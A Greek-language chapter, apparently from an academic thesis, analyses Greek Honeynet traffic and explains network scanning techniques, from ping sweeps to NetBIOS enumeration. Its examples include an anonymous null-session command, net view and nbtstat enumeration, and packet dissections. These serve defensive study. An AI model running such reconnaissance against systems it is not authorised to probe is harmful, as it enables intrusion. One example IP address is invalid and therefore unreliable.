

Κεφάλαιο 3



Ανάλυση Honeynet δεδομένων

Ανάλυση Honeynet Δεδομένων

Στο κεφάλαιο 2 είδαμε πως με το **honeynet** μπορούμε να συλλέξουμε πληροφορίες σχετικά με όλη την δικτυακή κίνηση από και προς αυτό. Για να βγουν κάποια χρήσιμα συμπεράσματα σχετικά, με τις απειλές που υπάρχουν στο διαδίκτυο και πώς να προστατευθούμε από αυτές, θα πρέπει να γίνουν αναλύσεις πάνω στα στοιχεία που συλλέγουμε. Οι ανακαλύψεις μας θα μας βοηθήσουν να μάθουμε τις τεχνικές και τις μεθόδους των επιτιθεμένων και να προετοιμαστούμε για να τις αντιμετωπίσουμε. Η ανάλυση των δεδομένων είναι μία σύνθετη διαδικασία που απαιτεί αρκετή γνώση και εμπειρία για να βγουν χρήσιμα συμπεράσματα. Σε αυτό το κεφάλαιο θα παρουσιάσουμε τεχνικές σάρωσης (scan) και περιπτώσεις επιθέσεων που έχουν πραγματοποιηθεί στο Ελληνικό **Honeynet**. Οι περιπτώσεις αυτές θα αξιοποιηθούν και σαν παραδείγματα για την χρήση των κυριότερων από τα εργαλεία που χρησιμοποιεί ο αναλυτής για να πραγματοποιήσει την ανάλυση του.

Περιπτώσεις Scan – portscans

Οι πιο συνηθισμένες δραστηριότητες που παρατηρούμε σε ένα **honeynet** είναι το scan. Scan είναι μια τακτική που χρησιμοποιούν οι επιτιθέμενοι για τον εντοπισμό συστημάτων “θύματα”. Εκτός από το να εντοπισθεί η ύπαρξη ή όχι των συστημάτων μπορεί να προσδιοριστεί τι λειτουργικό χρησιμοποιούν, ποιες υπηρεσίες τρέχουν (ανάλογα με τις πόρτες που είναι ανοιχτές) και ποιες από αυτές μπορούν να παραβιαστούν από τους επιτιθέμενους. Το scan επιτυγχάνεται με διάφορες μεθόδους κατά τις οποίες στέλνονται κάποια TCP/IP πακέτα, διαφόρων πρωτοκόλλων, προς κάποια συστήματα και ανάλογα με τις απαντήσεις που επιστρέφουν ή δεν επιστρέφουν αυτά τα συστήματα, βγαίνουν τα συμπεράσματα που αναφέραμε.

Οι τύποι Scan που θα παρουσιάσουμε σε αυτό το κεφάλαιο είναι:

- Ping Sweeps

Είναι ένας τύπος scan, με τον οποίο μπορούμε να ελέγξουμε αν υπάρχει κάποιο μηχάνημα με δεδομένη IP και ακόμα περισσότερο, να αποκαλύψουμε την τοπολογία ολόκληρου δικτύου.

- OS Detection

Αυτός ο τύπος scan, αποκαλύπτει το λειτουργία σύστημα που χρησιμοποιεί το σύστημα στόχος .

- Port Scan

Ο τύπος αυτός του scan ψάχνει για ανοιχτές πόρτες TCP ή UDP, δηλαδή τις παρεχόμενες από το θύμα υπηρεσίες .

- Scan For Vulnerabilities

Αφού εντοπίσουν οι επιτιθέμενοι τις υπηρεσίες που τρέχουν, με αυτά τα scans εξετάζουν αν αυτές έχουν κάποιο vulnerability (σημείο ευπάθειας).

- Firewalking

Είναι η μέθοδος για συλλογή πληροφοριών σχετικά με τις ρυθμίσεις του firewall που προστατεύει κάποιο δίκτυο .

> Ping Sweeps


Ο τύπος αυτού του scan χρησιμοποιείται , όπως είπαμε για να ελέγξουμε αν υπάρχει ένα μηχάνημα με συγκεκριμένη IP διεύθυνση. Η πιο απλή, και χαρακτηριστική μέθοδος είναι η μέθοδος των ICMP sweeps ή ICMP scans.

ICMP scans.

Ας δούμε μέσα από ένα απλό παράδειγμα , πώς μπορεί ο επιτιθέμενος να συλλέξει πληροφορίες με την μέθοδο ICMP sweeps (ICMP ECHO request) , η οποία είναι πολύ διαδεδομένη και χρησιμοποιείται συχνά από **worms**.

Στην εικόνα παρατηρούμε ότι ο επιτιθέμενος στέλνει icmp πακέτα σε διαδοχικές ip's κάποιου δικτύου και από τις απαντήσεις που επιστρέφουν μπορεί να εντοπίσει τα μηχανήματα που υπάρχουν σε αυτό το δίκτυο. Συγκεκριμένα, στην γραμμή 1 της εικόνας 3-1 ο επιτιθέμενος στέλνει ένα icmp echo request πακέτο και λαμβάνει, στην γραμμή 2, ένα icmp replay πακέτο. Αρά υπάρχει ένα ενεργό μηχάνημα σε αυτή την IP. Στην συνέχεια βλέπουμε ότι συνεχίζει να στέλνει icmp echo request πακέτα σε άλλες 13 διαδοχικές ip's ακόμα . Και δεν σταματάει εδώ, το scan συνεχίζεται για όλες τις πιθανές ip's που μπορεί να έχει το υποδίκτυο αυτό (.1 - .255). Όσα reply

πακέτα θα λάβει, τόσα θα είναι και τα ενεργά μηχανήματα. Έτσι ο επιτιθέμενος θα αποκτήσει μια εικόνα του δικτύου .



Εικόνα 3-1

TCP Sweeps

Η μέθοδος του ICMP sweeps , είναι χαρακτηριστική, αλλά όχι η μοναδική μέθοδος Ping Sweeps. Μια άλλη μέθοδος για να αναγνωρίσουμε μηχανήματα είναι αυτή κατά την οποία στέλνονται TCP SYN ή TCP ACK πακέτα σε χαρακτηριστικές πόρτες (συνήθως 21, 22, 23, 25, 80) και ελέγχονται οι απαντήσεις. Από αυτές τις απαντήσεις, μπορούμε να μάθουμε ποια μηχανήματα είναι ενεργά και μάλιστα, ποιες υπηρεσίες τρέχουν πάνω σ' αυτά.

> OS Detection scan

Με διάφορες μεθόδους μπορούμε να αποκαλύψουμε το λειτουργικό σύστημα ενός απομακρυσμένου μηχανήματος.

Banner Grabbing

Η πιο απλή σχετικά μέθοδος για να καταλάβουμε τι λειτουργικό σύστημα έχει το μηχάνημα που κάνουμε scan είναι η μέθοδος Banner Grabbing. Η μέθοδος αυτή εκμεταλλεύεται το γεγονός ότι πολλές υπηρεσίες εμφανίζουν κάποιους banners όταν κάποιος συνδεθεί με αυτές, οι οποίες περιέχουν πληροφορίες για το λειτουργικό.

Ας πάρουμε ένα παράδειγμα της υπηρεσίας telnet (port 23).

```
Trying 192.168.0.140...
Connected to 192.168.0.140 (192.168.0.140).
Escape character is '^]'.
Welcome to Microsoft Telnet Service
```

Πίνακας 3-1

Παρατηρώντας την τελευταία γραμμή του banner στον πίνακα 3-1, εύκολα μπορούμε να καταλάβουμε ότι το συνδεθήκαμε με ένα μηχάνημα που τρέχει windows.

ICMP και OS Detection scan

Υπάρχουν βέβαια πιο περίπλοκες μέθοδοι από το Banner Grabbing όπως το ICMP scan. Το ICMP scan, εκτός από Ping Sweep, μπορεί να χρησιμοποιηθεί και σαν OS Detection scan, δηλαδή για να εντοπίσει ο επιτιθέμενος το λειτουργικό σύστημα του μηχανήματος που του απαντάει στην icmp αίτηση του επιτιθέμενου. Στον παρακάτω πίνακα που βρήκαμε στο βιβλίο του **Honeynet Project** (know your enemy 2nd edition <http://www.honeynet.org/book/index.html>), μπορούμε να

Operating System	DF Bit Set?	IP ID Gap	IP Time-to-Live with Request Starting Value	ICMP ID Field Value Starts with HEX/Decimal	ICMP ID Value	ICMP Sequence Number Initial Value	ICMP Sequence Number Gap	Payload Content Offset from the ICMP Header (bytes)	Payload Content	Payload Size (bytes)
Linux kernel 2.2.x	No	1	64	According to other processes in the system	According to other processes in the system	0	100/256	8	Symbols and signs	56
Linux kernel 2.4.x	No	1	64			0	100/256	8		
FreeBSD 4.1	No	1	255	According to other processes in the system	According to other processes in the system	0		8	Symbols and signs	56
FreeBSD 3.4	No	1	255			0		8		
OpenBSD 2.7	No		255			0		8		
OpenBSD 2.6	No		255			0		8		
NetBSD	No	1	255			0		8		
BSDI BSD/OS 4.0	No		255			0		8		
BSDI BSD/OS 3.1	No		255				8			
Aix 4.1		1	255			0	1/1	8	Symbols and signs	56
Solaris 2.5.1	Yes	1	255	According to other processes in the system	According to other processes in the system	0	1/1	8	Symbols and signs	56
Solaris 2.6	Yes	1	255			0	1/1	8		
Solaris 2.7	Yes	1	255			0	1/1	8		
Solaris 2.8	Yes	1	255			0	1/1	8		
Windows 95	No		32							
Windows 98	No	256	32			256	100/256	0	Alphabet	32
Windows 98 SE	No	256	32	200/512	Value Always = 512; equals the number first assigned	256	100/256	0	Alphabet	32
Windows ME	No	1	32	300/768	Value always = 768; equals the number first assigned	256	100/256	0	Alphabet	32
Windows NT 4 Workstation SP3	No	256	32	100/256	Value always = 256; equals the number first assigned	256	100/256	0	Alphabet	32
Windows NT 4 Workstation SP6a	No	256	32	100/256	Value always = 256; equals the number first assigned	256	100/256	0	Alphabet	32
Windows 2000 family	No	1	128	200/512	Value always = 512; equals the number first assigned	256	100/256	0	Alphabet	32
Windows 2000 family with SP1	No	1	128	300/768	Value always = 768; equals the number first assigned	256	100/256	0	Alphabet	32

διακρίνουμε μερικές λεπτομέρειες σε ένα icmp πακέτο οι οποίες μπορούν να προσδιορίσουν το λειτουργικό σύστημα που παρήγαγε το πακέτο αυτό.

➤ Port Scan

Με αυτόν τον τύπο scan, ψάχνουμε ανοιχτές πόρτες με υπηρεσίες που τρέχουν. Υπάρχουν κάποιες κατηγορίες αυτού του τύπου scan όπως το TCP SYN scan, SYN-ACK Scan, ACK scan.

TCP SYN Scan.

Χρησιμοποιείται κυρίως για scan τύπου port scan αλλά και όχι μόνο. Όπως είδαμε νωρίτερα σε αυτό το κεφάλαιο, μπορεί να χρησιμοποιηθεί και για OS Detection scan και για άλλου τύπου scans.

Syn scan.

Η τεχνική Syn Scan χρησιμοποιείται δύο μεθόδους port scan:

- Την μέθοδο Open Scan, που είναι και η πιο διαδεδομένη

- και την μέθοδο Half Open Scan

Στη πρώτη μέθοδο, **Open Scan**, η φιλοσοφία είναι απλή, για να εντοπίσουμε αν μια πόρτα είναι ανοιχτή, αρκεί να συνδεθούμε με αυτή την πόρτα με την διαδικασία του 3-way-handshake. Αν επιτύχει η σύνδεση η πόρτα είναι ανοιχτή, δηλαδή ακούει κάποια εφαρμογή σε αυτή την πόρτα, αλλιώς, αν δεν πετύχει η σύνδεση, η πόρτα είναι κλειστή.

Ανοιχτή πόρτα στον server:

```
client -> SYN
server -> SYN|ACK
client -> ACK
```

Κλειστή πόρτα του server :

```
client -> SYN
server -> RST|ACK
client -> RST
```

Αυτή η μέθοδος είναι αρκετά αξιόπιστη αλλά είναι και πολύ εύκολα ανιχνεύσιμη.

Η μέθοδος **Half Open Scan**, δεν είναι κάτι τελείως διαφορετικό, δουλεύει όπως και η **Open Scan** μέθοδος, αλλά δεν χρειάζεται να ολοκληρωθεί η διαδικασία του 3-way-handshake, αλλά και με την μισή διαδικασία μπορεί να βγει το επιθυμητό αποτέλεσμα. Αυτό έχει σαν συνέπεια να μην καταγράφεται η προσπάθεια σύνδεσης, στα logs της μηχανής που έγινε το scan. Η διαδικασία έχει ως εξής, στέλνεται ένα SYN πακέτο προς τον server, αν ο server απαντήσει SYN|ACK, τότε η πόρτα καταλαβαίνουμε ότι η πόρτα είναι ανοιχτή και δεν χρειάζεται να συνεχιστεί η διαδικασία του 3-way-handshake και ο client την διακόπτει με RST. Αν η πόρτα είναι κλειστή, στη SYN αίτηση που γίνεται στο server επιστρέφει απάντηση RST|ACK.

Ανοιχτή πόρτα στον server:

client -> SYN
server -> SYN|ACK
client -> RST

Κλειστή πόρτα του server :

client -> SYN
server -> RST|ACK

SYN-ACK Scan.

Με αυτή την μέθοδο υλοποιείται, εσκεμμένα, λανθασμένα η διαδικασία του 3-way-handshake μεταξύ δύο hosts. Πώς αποκαλύπτεται η κατάσταση μίας πόρτας ;

Αν η πόρτα είναι κλειστή τότε :


Όταν ο server λάβει ένα SYN-ACK πακέτο χωρίς να έχει στείλει προηγουμένως SYN, καταλαβαίνει ότι είναι λάθος και στέλνει RST.

client -> SYN|ACK
server -> RST

Όταν η πόρτα είναι ανοιχτή ο server αγνοεί το πακέτο και δεν στέλνει απάντηση.

client -> SYN|ACK
server -> -

Όπως βλέπουμε στην παρακάτω εικόνα 3-2



Εικόνα 3-2 – SYN | ACK scan

ACK Scan.

Με αυτή την μέθοδο στέλνονται ACK πακέτα και στην συνέχεια μελετούνται τα TTL και WIN πεδία των RST πακέτων που απαντάει ο στόχος.

Η μέθοδος αυτή στηρίζεται σε ελαττωματικές εκδόσεις κάποιων παλιών λειτουργικών συστημάτων και την συναντάμε σπάνια

➤ Scan για Vulnerabilities

Αφού εντοπιστούν οι υπηρεσίες που τρέχουν σε ένα σύστημα, με αυτό το είδος scan εξετάζεται αν αυτές οι υπηρεσίες έχουν κάποια αδύναμα σημεία (Vulnerabilities) τα οποία να μπορεί να εκμεταλλευτεί ο επιτιθέμενος κατά αυτού του συστήματος.

Αυτά τα scans κάνουν τεστ στο σύστημα στόχο και συνήθως εκτελούν κάποιο **exploit** του **vulnerability** που βρίσκουν στο σύστημα στόχο. (Παράδειγμα exploit βρίσκουμε :

<http://www.securiteam.com/exploits/5YP0D003FQ.html>)

➤ Firewalking

Το Firewalking είναι ένα είδος Scan το οποίο χρησιμοποιείται για την συλλογή πληροφοριών που αφορούν ένα απομακρυσμένο δίκτυο, το οποίο προστατεύεται από ένα Firewall.

Η τεχνική αυτή είναι παρόμοια με την λειτουργία του traceroute και στέλνοντας πακέτα διαφορετικών πρωτοκόλλων σε ένα δίκτυο, μπορεί να καθορίσει ποιες πόρτες είναι ανοιχτές ή κλειστές σε ένα firewall, ποια είδη πακέτων (όσο αναφορά το πρωτόκολλο) επιτρέπει ένα firewall να περνάει καθώς επίσης και ποιοι hosts υπάρχουν πίσω από το firewall.

Περισσότερες πληροφορίες για scan, μπορούμε να βρούμε στην πτυχιακή εργασία του Γιάννη Παπαπάνου, που πραγματοποιήθηκε στο **Internet Systematics Lab** του **Εθνικού Ερευνητικού Κέντρου «Δημόκριτος»**, Απρίλιος 2003, με θέμα Δικτυακές επιθέσεις – επιπτώσεις και τρόποι ανίχνευσης τους, στο “κεφάλαιο 1 – Scanners και Scan”.

Περιπτώσεις Scan

Στη συνέχεια θα παρουσιάσουμε παραδείγματα από το **HoneyNet** και πως φαίνονται μέσα από τα tools που χρησιμοποιούμε.

NetBios Scan.

Ένα συνηθισμένο scan που συναντάτε αρκετά είναι το scan για netbios. Στα windows NT /2000, είναι διαδεδομένη η ιδιότητα να προσφέρουν σε κάποιον απομακρυσμένο υπολογιστή, πολύτιμες πληροφορίες για το σύστημά μέσω CIFS/SMB (Common Internet File System/Server Message Block) και NetBIOS, το οποίο είναι βασικά το Applications Programming Interface στα δίκτυα της Microsoft.

Τα CIFS/SMB και NetBIOS παρέχουν APIs (Application Programming Interfaces), τα οποία επιστρέφουν πλούσιες πληροφορίες για το μηχάνημα μέσω της TCP port 139, ακόμα και σε μη εξουσιοδοτημένους χρήστες. Μία μέθοδος για απομακρυσμένη πρόσβαση στα APIs των NT/2000 είναι η “null session” και απαιτεί να είναι ανοιχτή (να ακούει) η πόρτα 139.

Windows εντολή :

```
net use \\192.168.0.10\IPC$ "" /u:""
```

Με αυτή την σύνταξη, συνδεόμαστε στις κρυφές διεργασίες επικοινωνίας “share” (IPC\$) της IP 192.168.0.10 σαν τμήμα του χρήστη anonymous (/u:“) με κενό password (“”). Αν πετύχει η διαδικασία, ανοίγει ένα κανάλι επικοινωνίας και μπορεί ο επιτιθέμενος να πάρει όσες πληροφορίες παρέχονται για το σύστημά στόχο, όπως τους users τα groups τα κοινόχρηστα αρχεία , πληροφορίες δικτύου και άλλα.

Απαρίθμηση πόρων δικτύου για windows NT/ 2000

Αυτό το είδος scann απαρίθμησης πόρων δικτύου (Network Resource Enumeration) επιτυγχάνεται με διάφορα command line εργαλεία όπως:

την εντολή **net view** , που μας εμφανίζει τα domains (πίνακας 3-2)

```
c:\> net view /domain

Domain
-----
CORLEONE
BRAZIL
```

Πίνακας 3-2

αλλά και τα μηχανήματα του domain (Πίνακας 3-3)

```
c:\> net view /domain:brazil

Server Name      Remark
-----
\\VITO           Helo
\\MICHAEL        nothing else
```

Πίνακας 3-3

Ακόμα και τους κοινόχρηστους πόρους, φακέλους, εκτυπωτές, από απομακρυσμένα συστήματα, με την εντολή που φαίνεται στον πίνακα 3-4

```
c:\> net view \\VITO


Shared resources at \\192.168.0.20

VITO

Share Name  Type  used as      Comments
-----
NETLOGON    Disk  Logon server share
Test        Disk  Public access
```

Πίνακας 3-4

Το **nbtstat**, το οποίο καλεί τον NetBIOS πίνακα ονομάτων από το απομακρυσμένο σύστημα, και επιστρέφει αποτέλεσμα με την μορφή που βλέπουμε στην εικόνα 3-3



```
C:\WINDOWS\System32\cmd.exe
C:\Documents and Settings\user1>nbtstat -A 192.168.0.1

Local Area Connection:
Node IpAddress: [192.168.0.1] Scope Id: []

NetBIOS Remote Machine Name Table

Name                Type                Status
-----
NON-MT8U1EUHKDZ<00> UNIQUE             Registered
WORKGROUP           <00>                GROUP              Registered
NON-MT8U1EUHKDZ<03> UNIQUE             Registered
NON-MT8U1EUHKDZ<20> UNIQUE             Registered
WORKGROUP           <1E>                GROUP              Registered
USER1               <03>                UNIQUE             Registered
WORKGROUP           <1D>                UNIQUE             Registered
.._MSBROWSE_..<01> GROUP              Registered

MAC Address = 08-0C-29-D8-28-C0

C:\Documents and Settings\user1>_
```


Εικόνα 3-3

Παρακάτω στον Πίνακα 3-5 μπορούμε να δούμε τους πιο συνηθισμένους κωδικούς NetBIOS υπηρεσιών.

NetBios Code	Resource
<computer name>[00]	Workstation Service
<domain name>[00]	Domain Name
<computer name>[03]	Messenger Service (for messages sent to this computer)
<user name>[03]	Messenger Service (for messages sent to this user)
<computer name>[20]	Server Service
<domain name>[1D]	Master Service
<domain name>[1E]	Browser Service Elections
<domain name>[1B]	Domain Master Browser

Πίνακας 3-5

Ας πάρουμε ένα παράδειγμα από δεδομένα πού μπορούμε να πάρουμε με την χρήση του **nbtstat** στην εικόνα 3-4.



Εικόνα 3-4 (με το IP του σταθμού εργασίας κρυμμένο)

Αυτό το αποτέλεσμα έχει καταγραφεί μετά από την εκτέλεση της εντολής

```
'nbtstat -A 195.251.44.279'
```

Στην γραμμή 1 φαίνεται η αίτηση που στάλθηκε μέσω UDP. Ενώ είναι κυκλωμένα με κόκκινο χρώμα τα byte που στάλθηκαν με αυτό το πακέτο. Στον παρακάτω πίνακα (πίνακας 3-6) μπορούμε να δούμε την σημασία του κάθε byte όπως τα εξηγεί και στο site του SANS στο οποίο μιλάει για port scan στην πόρτα 137 http://www.sans.org/resources/idfaq/port_137.php.

- Bytes 0 & 1: Xid
- Value: 00 D4 (this value increments with each new query)
- Bytes 2 & 3: Opcode NMflags & Rcode
- Value: 00 10 = request, query, broadcast/multicast
- Bytes 4 & 5: QDcount (number of name queries in packet)
- Value: 00 01 = 1 name query
- Bytes 6 to 11: ANcount, NScount, ARcount
- Value: 00 00 00 00 00 00 = Not used in this frame.
- Byte 12: Size of name field
- Value: 0x20 = decimal value 32 (next 32 bytes used for name)
- Bytes 13 to 45: Name field
- Value 43 4b 41 41 41...(ETC.) This is the ascii string CKAAAAA... in the packet. It is a mangled name done by splitting the hex value of each character into two parts(nibbles) and then adding 0x41 to each nibble. In this packet the name is an asterisk "*" followed by nulls. The hex value of * is 2A, splitting and adding it would become: (2+41=43) and (A+41=4B) The Ascii Value of these two results is "CK". The remaining nulls added to 41 remain 41 or "A"
- Byte 46 Null field delimiter
- Bytes 47 & 48 Question_type
- Value: 00 21 = Node Status request (nbstat).
